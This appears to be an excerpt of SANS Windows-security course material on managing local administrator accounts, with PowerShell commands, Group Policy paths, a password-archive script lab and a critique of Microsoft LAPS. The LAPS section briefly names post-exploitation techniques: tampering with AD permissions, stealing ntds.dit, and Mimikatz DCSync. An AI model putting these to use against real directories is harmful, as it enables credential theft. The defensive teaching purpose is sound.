Hackers *love* local administrative accounts created for the help desk and IT. Whether that local account is named "Administrator" or not, as long as it's in the local Administrators group, it will have complete control of the machine. These local administrative accounts usually have the same username and password on every computer in the organization, and the password is rarely changed, if ever. Very often, the password is less than nine characters long and relatively easy to crack. Who needs a domain account in Domain Admins when you can log on with administrative privileges everywhere you need to go already?

Group Policy Startup/Shutdown Scripts and Scheduled Jobs

As a reminder, recall that Group Policy can push out scripts that run at startup or shutdown using Local System privileges. Also, Group Policy can be used to manage scheduled jobs to run binaries and scripts on a recurring basis. These capabilities are important when performing mass inventories or command execution when solving problems related to local user accounts.

Local users and groups can be managed with PowerShell 5.1 and later:

```
Get-Command -Module Microsoft.PowerShell.LocalAccounts
```

GPO-assigned scripts can add, delete, or modify any local account, including resetting the password on any local account. In a GPO, these script options are located under Computer Configuration > Policies > Windows Settings > Scripts (Startup/Shutdown).

In a GPO, the scheduled job options are located under Computer Configuration > Preferences > Control Panel Settings > Scheduled Tasks. Recall from earlier that the target recipients of GPO Preferences (the managed clients) must have the following:

- Windows 7/Server 2008 or later (no other updates necessary).
- Windows Vista+SP1 or later SP, plus the Client Side Extensions (CSE).
- Windows Server 2003+SP1 or later SP, plus the Client Side Extensions (CSE) and, if the latest SP or IE is not installed, the XMLLite update too.

Perform an Inventory

There are a variety of tools that can inventory the local user accounts and the members of the local Administrators group on remote computers. Some are part of expensive Enterprise Management System (EMS) products; others are just simple GUI tools or scripts. One way or another, though, we need to inventory all the local user accounts and all the members of the Administrators group on every computer in the organization.

This can be done with PowerShell, of course, and a script could be written to clean up the data before saving it to a comma-delimited file, XML file, spreadsheet, or database, or however you prefer to format the inventory data so that you can use it later.

To query the list of local accounts on a remote computer named host.sans.org:

```
Get-WmiObject -Query "Select * From Win32_UserAccount Where LocalAccount='True'" -Computer host.sans.org
```

To list the members of the local Administrators group on host.sans.org:

```
$LocalAdmins = Get-WmiObject -Query "Select * From Win32_Group Where Name='Administrators' and LocalAccount='True'" -Computer host.sans.org  
  
$LocalAdmins.GetRelationships("Win32_GroupUser") | Select PartComponent
```

Similar commands could be run from a GPO-assigned startup script, the output captured, and then the data saved over the network to one location, such as an SMB shared folder or a SQL Server database. Again, there are third-party products to handle this too.

Delete or Disable Unnecessary Local Accounts

If a local account exists on a computer, but it is no longer needed, then delete or disable it. Everyone knows this, but examining networks in real life proves that it is often not done.

On Vista and later, the built-in local Administrator account is disabled by default. There is also a Group Policy option to keep it disabled on Windows 2000 and later (GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Accounts: Administrator account status).

Using Group Policy, any local account can be created, deleted, or disabled. In a GPO, these options are located under Computer Configuration > Preferences > Control Panel Settings > Local Users and Groups.

If more flexibility or customization is required, then a startup script or scheduled job can be pushed out through Group Policy too.

DSRM Account on Domain Controllers

Don't forget about the Directory Services Restore Mode (DSRM) local administrative accounts on your domain controllers. The DSRM account should have a different passphrase on each controller. The DSRM account is named "Administrator", but this is not the same as the global Administrator account in AD with the same name.

To reset the DSRM account password, open PowerShell.exe (not ISE) on the domain controller as a Domain Admin, then enter the following commands as shown, except replace "<NewPassphrase>" with your chosen passphrase:

```
ntdsutil.exe
set dsrm password
reset password on server null
<NewPassphrase>
<NewPassphrase>
q
q
```

Secure the DSRM passphrase for each controller in a password manager application, like KeePass, and don't reuse the same passphrase across controllers. The above commands do not work reliably in a WinRM remoted connection, but RDP works fine.

If you've never logged on with a DSRM account before, there are a few steps necessary. Do a search on the terms "dsrm bcdedit DSRMAdminLogonBehavior" to find instructions on Microsoft's website. If you need to temporarily set the registry value for DSRMAdminLogonBehavior to 2, don't forget to change it back to 0 or 1 afterwards.

Remove Unnecessary Administrators Group Members

Using Group Policy preferences, startup scripts, scheduled jobs, or remote command execution tools, if any user account found in the local Administrators group does not need to be there, remove it. This is why we need to perform an inventory first, to see who is actually a member of the Administrators group out there in the wild LAN.

With the inventory in hand, discuss with the developers and other IT personnel whether or not these accounts are needed, need to be in Administrators, or whether less powerful privileges and permissions could be granted to satisfy their needs. This will be a long and political process, but it has to be done. The painfulness of this review process is part of the reason these admin accounts just accumulate over the years, which is partly the reason they are so attractive to hackers.

Block Network Logons of Local Accounts with Blank Passwords

No local account should have blank passwords, but just in case one is forgotten, there is a Group Policy option to block all over-the-network authentications using any local account with a blank password on the target machine (GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Accounts: Limit local account use of blank passwords to console logon only).

If you'd rather deny network logon rights to all local user accounts on a machine whatsoever, then explicitly deny network logons to one or both of these groups:

- NT AUTHORITY\Local account
- NT AUTHORITY\Local account and member of Administrators group

The first is a virtual group membership applied to any local user account on a computer, and the second is included too if the local account is a member of the built-in Administrators group also. These groups exist on Windows 8.1, Server 2012 R2, and later by default, and also on some older operating systems if the patch described in KB2871997 is applied.

UAC for Network Logons with Local Accounts

Don't forget that User Account Control (UAC) applies to the network logons of local accounts in the Administrators group too (other than the built-in Administrator account). If you plan to use local accounts in the Administrators group on remote systems for troubleshooting, incident response, and remote administration, then UAC for network logons of local accounts will need to be turned off.

If you have ever attempted to access a restricted resource, such as the C\$ share, on a remote computer using a local account on that computer, and it failed even though the account is in the Administrators local group, then this UAC token-stripping behavior is very likely the reason why it failed.

If you want to tell UAC to *not* strip the SATs of local users in the Administrators group who happen to be using a network logon from another machine, then set the following registry value to 0x1 (see KB951016 for more information):

Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
Value: LocalAccountTokenFilterPolicy
Data: 0x1
Type: REG_DWORD

The value does not exist by default; it must be created. These functions will help you to manage this registry value:

```
cd C:\SANS\Day2

Import-Module -Name .\LocalAccountTokenFilterPolicy.psm1

Get-LocalAccountTokenFilterPolicy -Verbose

Set-LocalAccountTokenFilterPolicy -Setting 1 -Verbose
```

Changing this registry value does not require reboot before the change takes effect.

Note that the built-in local Administrator account is exempt from UAC by default, including for network logons; hence, setting this registry value by itself has no effect on the network logons of the local Administrator account (assuming it's enabled).

The reason that UAC does apply to the network logons of local administrative accounts by default is that Microsoft is worried that local user accounts will be created on many machines with the exact same username and password; hence, this feature could be abused by hackers and malware for pass-the-hash attacks. But if every local account in the Administrators group has a different password on every machine, then this risk is greatly reduced or eliminated.

Manage Local Passwords with GPO Preferences? No.

In the past, it was possible to manage local user account passwords through Group Policy (Computer Configuration > Preferences > Control Panel Settings > Local Users and Groups). However, this feature was disabled by Microsoft because of the risks (see the MS14-025 security bulletin). It is also no longer possible to manage service account passwords or scheduled task passwords via GPO preferences for the same reason.

Managing Local Passwords with GPO Scripts and Scheduled Jobs

When Group Policy runs a startup or shutdown script on managed computers, the script runs with Local System context and there is no password in the GPO or SYSVOL share. Nor does this method require an administrator to authenticate to the managed computer over the network, potentially exposing the administrator's Security Access Token (SAT) or password hash to any malware that may already be present on the machine.

GPO-assigned startup scripts can inventory, delete, and edit the properties of local accounts, but what about resetting their passwords?

It is not safe to push out a script that includes a password in plaintext inside it. The script can be read out of the SYSVOL share by anyone with a domain account, and the password might be sniffed out of packets as other computers process their GPOs.

It is safe, though, to have a GPO startup script generate a new random string in memory and reset a local user's password to use that random string. Because the string is random, each machine would have a different password.

But what if you want to reset a local user's password to a random string, then record the date, time, computer name, username, and password at another server over the network to a central server? This can certainly be done.

In fact, your course USB includes an entire solution in three scripts in C:\SANS\Day3\UpdatePasswords\.

```
# Look in C:\SANS\Day3\UpdatePasswords

.\Update-PasswordArchive.ps1 -cert PublicKeyCert.cer
  -LocalUserName Guest -PasswordArchivePath .\

# Open the new file with the long name in Notepad.
# Now import the following private key (the password
# is "password"):

.\Password-is-password.pfx

# With the private key, only you can decrypt the password file:

.\Recover-PasswordArchive.ps1
```

The Update-PasswordArchive.ps1 script uses a public key file of your choice (PublicKeyCert.cer) to encrypt the password, then saves that encrypted password as a file to a shared folder on a centralized server using SMB. Group Policy could assign the script to run as a scheduled job, perhaps every weekend or every night at 3 a.m. The password is never transmitted or saved to disk in plaintext. Only the holder of the corresponding private key can decrypt the password archive files, and this private key can be on a smart card. For fault tolerance and scalability, use a Distributed File System (DFS) share on two or more SMB servers to store the password archive files. If the recovery private key is stored on a smart card, the card and PIN could be shared among the relevant IT staff on an as-needed basis only.

When someone in IT needs to authenticate using a local administrative account to a remote system (for example, to LAPTOP47), he or she could get the latest password from the shared folder server where the password archives are being stored, like this:

```
.\Recover-PasswordArchive.ps1 -PasswordArchivePath \\server\share
  -ComputerName LAPTOP47
```

The password never traverses the network in plaintext; it is decrypted in the memory of the PowerShell process of the administrator's computer and displayed in the shell.

Third-Party Password Management Tools

If you don't want to script a solution to local user password management yourself, then there are many third-party companies with products to sell. This will have the advantages of a graphical interface, technical support, and a proven solution that works right from the start, but of course it won't be free. Not everyone who attends this course can afford the commercial solutions, so that's why the do-it-yourself options are discussed first (and it's a nice way to practice more PowerShell).

Do an internet search on terms like "enterprise password reset local account" to find these vendors and products. Here are a few to get started:

- ManageEngine Password Manager Pro
(<https://www.manageengine.com/products/passwordmanagerpro/>)
- Cyber-Ark Privileged Identity/Session Management
(<https://www.cyber-ark.com>)
- Lieberman Software Password Manager
(<https://www.beyondtrust.com>)
- Thycotic Secret Server
(<https://www.thycotic.com>)
- NetWrix Privileged Account Manager
(https://www.netwrix.com/privileged_identity_management.html)
- AutoCipher
(<https://www.autocipher.com>)
- Microsoft LAPS
(<https://docs.microsoft.com>)
- AdmPwd.E
(<https://admpwd.com>)
- Synergix
(<https://synergix.com>)

Note: Beware of tools that require NTLM authentication in order to reset local account passwords, such as any tool or script using the "WinNT:" provider with the ADSI programming API. We want to use only Kerberos, so using such tools would just create another dependency on NTLM and make NTLM more difficult to phase out later on. If you are resetting passwords remotely with your own tools, you're better off performing remote command execution to do so.

Trusted Hosts for PowerShell Remoting

On a related note, don't forget that, by default, when PowerShell remoting into a target box, it is not possible to authenticate using a local account at the target. The target computer's name or IP address must be added to the WinRM "trusted hosts" list on your source/client computer from which the remoting session is being initiated to the target. This change does not need to be made at the target; it's done on the client computer.

See the functions from the following module to easily manage the trusted hosts list:

```
cd C:\SANS\Day2\Remoting\  
  
Import-Module -Name .\WinRM-TrustedHosts.psm1  
  
Get-Command -Module WinRM-TrustedHosts  
  
Get-Help -Full Add-TrustedHosts
```

Even easier is to use Group Policy. To manage the trusted hosts list through Group Policy, edit a GPO and go to Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Management (WinRM) > WinRM Client, then edit the Trusted Hosts setting on the right-hand side.

Don't Use Microsoft LAPS

- **Does not work on standalone computers.**
- **Can only manage one local user account per machine.**
- **Stores passwords in plaintext in Active Directory.**
- Uses AD permissions to restrict access to the passwords.
- Requires an update to the AD schema.
- Must install a DLL on each managed computer.
- Does not update scheduled task or service data in the registry.
- Be careful of third-party AD query tools, possibly plaintext.
- The C++ source code is not available for customization.

Don't Use Microsoft LAPS

Microsoft Local Administrator Password Solution (LAPS) is a free solution for resetting local account passwords (<http://docs.microsoft.com>). You can get technical support when using LAPS; it comes with a GUI client for admins and includes very useful PowerShell scripts, such as for obtaining passwords and forcing password updates.

However, be aware of the following issues with Microsoft LAPS:


- LAPS stores passwords in plaintext in the Active Directory database, using AD permissions on the ms-Mcs-AdmPwd attribute to restrict access to the plaintext password string inside it. A post-exploitation trick to regain access to machines is to subtly change these AD permissions such that the change is not easily detected and which also permits low-privileged accounts to read the passwords. Stealing a plaintext backup copy of the AD database (ntds.dit) would also work, as would impersonating a controller with something like the DCSync feature of Mimikatz.
- LAPS requires an update to the Active Directory database schema (specifically, LAPS needs the ms-Mcs-AdmPwd and ms-Mcs-AdmPwdExpirationTime attributes).
- LAPS requires a Group Policy client-side extension to be installed (a DLL installed from an MSI package) on all managed hosts, except for Server Nano.
- LAPS does not work on standalone servers or workstations because of the Active Directory and Group Policy requirements, and if a machine loses its trust relationship to the domain, password updates will stop.

- LAPS can only be used to manage one local user account per machine, no more. The built-in Administrator account may be safely renamed; it is identified by its SID number. If a different local account is to be managed, its name can be specified in Group Policy. And don't use LAPS on a domain controller or else it will update the global Administrator account's password!
- If a service or scheduled task uses a local account whose password is updated by LAPS, the service or scheduled task is not updated when LAPS changes the password; hence, that service or task will fail to run at next launch.
- If the password on a local account is changed by some other means, such as by hackers or other administrators, this is not detected by LAPS and the password in AD will not be updated to match. However, when the password in AD expires, LAPS will overwrite both the local user account password and the password string in AD, at which time they will both match again.
- By default, LAPS only writes errors to the event log, but a registry value named "ExtensionDebugLevel" can be changed to enable verbose logging to the Application log with an event source of AdmPwd. Logging of changes to the ms-Mcs-AdmPwd attribute in Active Directory is also possible, but be careful of enabling AD change logging, which will result in passwords being written to the event logs in plaintext too. This is an easy mistake to make.
- We don't have access to the C++ source code of the LAPS client-side extension DLL if we need to customize it; for example, if we need to change how the DLL generates passwords, writes log data or handles errors, this cannot be done.
- Though the LAPS tools themselves encrypt passwords while in transit over the network, admins must take care to use packet encryption when using other tools to read passwords out of AD; for example, an auditor might use a third-party tool to query AD using LDAP, but accidentally use LDAP in plaintext (this has nothing to do with LAPS *per se*; it's just a risk to be aware of).
- LAPS client DLL uses encrypted LDAP connections to a writable domain controller. If there are any Read-Only Domain Controllers (RODCs) on the network, they are always ignored. LAPS passwords are not replicated to RODCs by default, but can be. By default, LAPS passwords are not part of the Global Catalog either, but this can be enabled.

Note that another Microsoft free tool named "LAPS-E" is no longer supported. Perhaps it will be renamed something like "Windows Defender Password Solution (WDPS)" and sold as an Azure subscription service someday. Remember EMET?

Every solution involves trade-offs, so you will need to decide which is best for your environment. Using LAPS would be vastly better than doing nothing about local account passwords, but there might be better solutions for you.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020



Update-PasswordArchive.ps1

The passwords of local administrative accounts should be changed regularly and these passwords should be different from one computer to the next. But how can this be done securely and conveniently? How can this be done for free with PowerShell?

Scenario

A trusted administrator should obtain a certificate and private key, then export that certificate to a .CER file into a shared folder (\\server\share\cert.cer).

Copy the Update-PasswordArchive.ps1 script into that shared folder (\\server\share).

Using PowerShell, Group Policy, SCCM, a third-party EMS, SCHEDULETASKS.EXE, or some other technique, create a scheduled job on every computer that runs once per week (or every night) under Local System context that executes a wrapper script for this:

```
powershell.exe \\server\share\Update-PasswordArchive.ps1
-CertificateFilePath \\server\share\cert.cer
-PasswordArchivePath \\server\share
-LocalUserName Tech49
```

This resets the password of the local Tech49 user account with a long, random, complex password. The password is encrypted in memory with the public key of the certificate (cert.cer) and saved to an archive file in the specified shared folder (\\server\share).

When someone in IT needs to get the password for a local admin password on a remote computer (for example, laptop47), that IT person would just run:

```
Recover-PasswordArchive.ps1 -PasswordArchivePath \\server\share
-ComputerName laptop47 -UserName Tech49
```

This downloads the necessary encrypted password file and decrypts it locally in memory using the private key. This is the private key that corresponds to the public key certificate that was originally used in the scheduled task to encrypt the password. Each person on the IT team would import a copy of this private key into his or her own workstation. It's OK to share this private key because it's not used for authentication or non-repudiation in any way; it's only used for data decryption.

Running the Recover-PasswordArchive.ps1 script above will display the plaintext password within the PowerShell command shell, but a better solution is to pipe the password into another command or into the clipboard. After all, the point of getting the password is to use it with some other tool to authenticate as a local admin to the target machine, such as New-CimSession, New-PSSession, SSH.EXE, or MSTSC.EXE.

Requirements

At a minimum, PowerShell 2.0 or later must be installed on both the computer with the local user account whose password is to be reset and also on the administrators' computers who will recover these passwords in plaintext.

The Update-PasswordArchive.ps1 script, which resets the password, must run with administrative or Local System privileges.

The operating system must be at least Windows XP SP3, Server 2003 SP2, or later.

The private key for the certificate cannot be managed by a Cryptography Next Generation (CNG) key storage provider; instead, please use the "Microsoft Enhanced Cryptographic Provider", as specified in the template used to create the certificate, not the "Microsoft Software Key Storage Provider" in that template.

Also, the certificate you use must have the "Key Encipherment" purpose in the "Key Usage" list in the properties of that certificate (see the Details tab). You get this when the template for the certificate on the Certification Authority (CA) has "Encryption" listed as an allowed purpose in the properties of that template (see the Request Handling tab).

Notes

The password is never sent over the network in plaintext, never saved to disk in plaintext, and never exposed as a command line argument, either when resetting the password or when recovering it later. The new password is generated randomly in the memory of the PowerShell process running on the computer where the password is reset. The process runs for less than a second as Local System in the background.

Different certificates can be used at different times, as long as their private keys are available to the administrator. When recovering a password, the correct certificate and

private key will be used automatically. A smart card can be used too. The script has been successfully tested with the Common Access Card (CAC) used by the U.S. military and DoD.

If the shared folder is not accessible to the computer when the scheduled job runs, the password is not reset.

If multiple administrators must be able to recover the plaintext passwords, export the relevant certificate and private key to a PFX file and import it into each administrator's local profile. Because this is not a certificate used to uniquely identify a person or device, everyone on the help desk could have a copy of its private key (though this increases the risk of private key exposure as more copies are distributed).

To delegate authority to different administrators over different computers, simply use different public/private key pairs. When using Group Policy to create the scheduled job on the machines in an organizational unit, for example, any certificate can be specified, and this does not have to be the same certificate used for all machines in a domain. The corresponding private keys can be shared with whatever subset of administrators is desired. If the private key is on a smart card, that card can be physically protected from unauthorized admins.

The update script writes to the Application event log whenever and wherever the script is run (Source: PasswordArchive, Event ID: 9013).

The current script can only be used to reset the passwords of local accounts, not domain accounts in Active Directory, though it could be modified for this purpose.

Threats and Risks

Keep the private key for the certificate used to encrypt the password archive files secure, such as on a smart card. This is the most important factor.

If the private key for the certificate is compromised, create a new key pair, replace the certificate file (.CER) in the shared folder, and immediately remotely trigger the scheduled job on all machines using Group Policy, SCHEDULE_TASKS.EXE, or some other technique. Once all passwords have been changed, the fact that the old private key has been compromised does not mean any current passwords are known.

Use an RSA public key that is 2048 bits or larger. The public key encrypts a random 256-bit Rijndael key, which encrypts the password. Every file has a different Rijndael key. RSA and Rijndael are used for maximum backward compatibility (using AES explicitly in the script requires .NET Framework 3.5 or later).

Prevent modification of the Update-PasswordArchive.ps1 script itself by digitally signing the script, enforcing script signature requirements, and using restrictive NTFS permissions. Only allow NTFS read access to the script to those identities (computer accounts) that need to run it. Use NTFS auditing to track changes to the script.

Attackers may try to corrupt or delete the existing password archive files to prevent access to current passwords. Each archive file contains an encrypted SHA256 hash of the username, computername, and password in that file in order to detect modified or damaged bits; the hash is checked whenever a password is recovered.

To deter file deletions, it's best to store the certificate and archive files in a shared folder whose NTFS permissions only allow the client computer accounts the following permissions:

Principal: Domain Computers

Apply to: This folder, subfolders, and files
Allow: Full Control
Deny: Delete subfolders and files
Deny: Delete
Deny: Change permissions
Deny: Take ownership
Deny: Create folders/append data

Principal: Domain Computers

Apply to: Files only
Deny: Create files/write data

The trusted administrators can be granted Full Control to the archive files, certificates, and scripts as needed of course. The above permissions are for just for Domain Computers.

An attacker might try to generate millions of spoofed archive files and add them to the shared folder. This is possible because the script and public key would be accessible to the attacker too. Realistically, though, a DoS attack in which millions of new archive files are created would likely be of low value for the attacker since it would be easy to detect, easy to log the name or IP of the machine creating the new files, easy to use timestamps in the share to identify post-attack files, and easy to recover from nightly or weekly backups, and the DoS attack would not allow the hacker to expand their existing powers to new machines. Besides, the benefit to us of managing local administrative account passwords correctly far exceeds the potential negative of this sort of DoS attack.

IPsec permissions that limit access to the SMB ports of the file server are recommended for restricting access to the SMB ports (TCP 139/445) based on group memberships, e.g., domain computer, administrators, and help desk personnel. IPsec encryption is nice too, but not the main purpose.

The scheduled task will run a wrapper script to run Update-PasswordArchive.ps1. This wrapper could use SSH, HTTPS, WSMAN, or another protocol to upload the encrypted password file to the server. SMB is convenient inside the LAN with domain-joined machines, but it is not required.

Tips

The output of the Recover-PasswordArchive.ps1 script can be piped into other scripts to automate other tasks that require the plaintext password, such as executing commands, doing WMI queries, opening an RDP session, or immediately resetting the password again when finished.

When recovering a password, you can pipe the password into the built-in clip.exe utility to put the password into the clipboard, like this:

```
\\controller\password-archives\Recover-PasswordArchive.ps1  
-PasswordArchivePath \\controller\password-archives  
-ComputerName laptop47 -UserName Tech49 |  
Select-Object -ExpandProperty Password | Set-Clipboard
```

Keep the number of files in the archive folder manageable by using the CleanUp-PasswordArchives.ps1 script. Perhaps run this script as a scheduled job every two or four weeks. See the help inside that script for advice.

To optimize the performance of the Recover-PasswordArchive.ps1 script when there are more than 100,000 files in the folder containing the password archives, disable 8.3 file name generation and strip all current 8.3 names on the volume containing that folder. Search the internet on "fsutil.exe 8dot3name" to see how. ReFS volumes do not store 8.3 file names by default.

To maximize fault tolerance and scalability, use Distributed File System (DFS) shared folders across two or more servers. With DFS and Group Policy management of the scheduled jobs, the solution can scale to very large networks.

You can also perform an immediate password update with commands wrapped in a function like the following (alter the paths used):

```
Copy-Item -Path .\PublicKeyCert.cer -Destination \\laptop47\c$  
  
Invoke-Command -ComputerName laptop47  
-FilePath .\Update-PasswordArchive.ps1  
-ArgumentList "C:\publickeycert.cer", "Administrator", "c:"  
  
Copy-Item -Path \\laptop47\c$\laptop47+Administrator+*  
-Destination C:\LocalFolder  
  
Remove-Item -Path \\laptop47\c$\PublicKeyCert.cer  
  
Remove-Item -Path \\laptop47\c$\laptop47+Administrator+*
```


The above Invoke-Command can be done by specifying UNC paths instead, but this requires delegation of credentials to the remote computer, which is not ideal for limiting token abuse attacks, so the certificate and archive files should be copied back and forth manually. Besides, wrapped in a function, all these steps would be hidden from us anyway; we're not typing in all this by hand.

Do not use the sample certificate and private key provided with these scripts. You must obtain your own key pair and never share your private keys with outsiders.

To manually convert the ticks timestamp in the filename (e.g., 635093865618276588) to a human-readable date and time:

```
[DateTime][Int64] 635093865618276588
```

To reset the NTFS LastWriteTime property of the archive files to match the ticks timestamp in the archive filenames themselves:

```
dir **** | foreach { $_.LastWriteTime = [DateTime][Int64]  
$($_.Name -split '\+') [2] }
```

Shouldn't this solution use a database instead of a shared folder? No, requiring a database would simply make the solution more complex without increasing security or scalability. The formatting of the filenames effectively allows us to search and manipulate the files like records in a database, DFS gives us high availability and scalability, the encryption of the files can be combined with IPsec/SMB encryption, and backup/recovery of the files couldn't be simpler because they're just normal files. Most administrators are more comfortable managing files in a shared folder than managing SQL Server or some other database management system.

Shouldn't this solution have a web interface? This would defeat the point of using PowerShell, namely, automation. But it would be easy to layer a web application or other GUI app on top of the files to have a friendly interface.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will use a PowerShell script to reset the password of a user account and save that password to an encrypted file. Only you can decrypt the file with the password because only you have the necessary private key in your certificate store.


Switch to the C:\SANS\Day3\UpdatePasswords directory in PowerShell:

```
cd C:\SANS\Day3\UpdatePasswords
```

Create a self-signed certificate (PublicKeyCert.cer) and private key (PrivateKey.pfx), which will take about 5 to 30 seconds on your computer:

```
.\New-SelfSignedCert.ps1
```

Note: A .pfx file contains a certificate and private key, protected by a password. The .pfx filename extension is associated with a graphical wizard for importing the certificate and key into the current user's certificate store. In the next command for this lab, **just accept all the defaults** in the following import wizard by clicking Next repeatedly (except for entering the **P@ssword**).




Import the certificate and private key into your profile (the password is "P@ssword"):

```
Invoke-Item -Path .\PrivateKey.pfx
```

Note: The \$PWD variable contains your present working directory path, such as "C:\SANS\Day3\UpdatePasswords" right now. In real life, you would use a UNC path to a shared folder inside the LAN instead.

Run a script to reset the password of the Guest account with a random password, encrypt that password with your public key, and save the encrypted password to a file:

```
.\Update-PasswordArchive.ps1 -LocalUserName Guest  
-CertificateFilePath .\PublicKeyCert.cer  
-PasswordArchivePath $PWD
```



Examine the encrypted password archive file that was just created; it will have a very long name that includes your computer name, the user account, and a timestamp:

```
dir
explorer.exe $PWD
```

Decrypt this password file with your private key (already imported into your profile):

```
.\Recover-PasswordArchive.ps1 -PasswordArchivePath $PWD
-ComputerName $env:COMPUTERNAME -UserName Guest
```

Only you can decrypt the password because you are the only one with the private key!

Directly pipe this password into the clipboard (hit up arrow on your keyboard; it's the same command as above, but we're now piping the output into the clipboard):

```
.\Recover-PasswordArchive.ps1 -PasswordArchivePath $PWD
-ComputerName $env:COMPUTERNAME -UserName Guest | Select-Object
-ExpandProperty Password | Set-Clipboard
```

Instead of piping into the clipboard, we could pipe the password into another script or tool that requires the password, e.g., to copy files or to open an RDP session.

```
Get-Clipboard
```

Remember, too, that the scripts, certificates, and encrypted files can all use a shared folder on the network. Without the private key, the password file cannot be decrypted even if your adversaries steal a copy of the public key. You can share the private key

with your team if you wish; this key is not used for authentication, only for file decryption.

If you wish to use a smart token or smart card, such as a YubiKey, enroll for a certificate on the token/card from your domain-joined enterprise CA like normal, then export the smart token/card certificate using the Certificates MMC.EXE snap-in on your workstation. Replace the PublicKeyCert.cer in this lab with that exported certificate. When recovering the encrypted password, you will be prompted to insert the token/card and enter the PIN.

Today's Agenda

- 1. Windows Management Instrumentation**
- 2. PowerShell for Local Users and Groups**
- 3. PowerShell for Active Directory**
- 4. Active Directory Permissions and Delegation of Authority for Damage Containment**

Today's Agenda

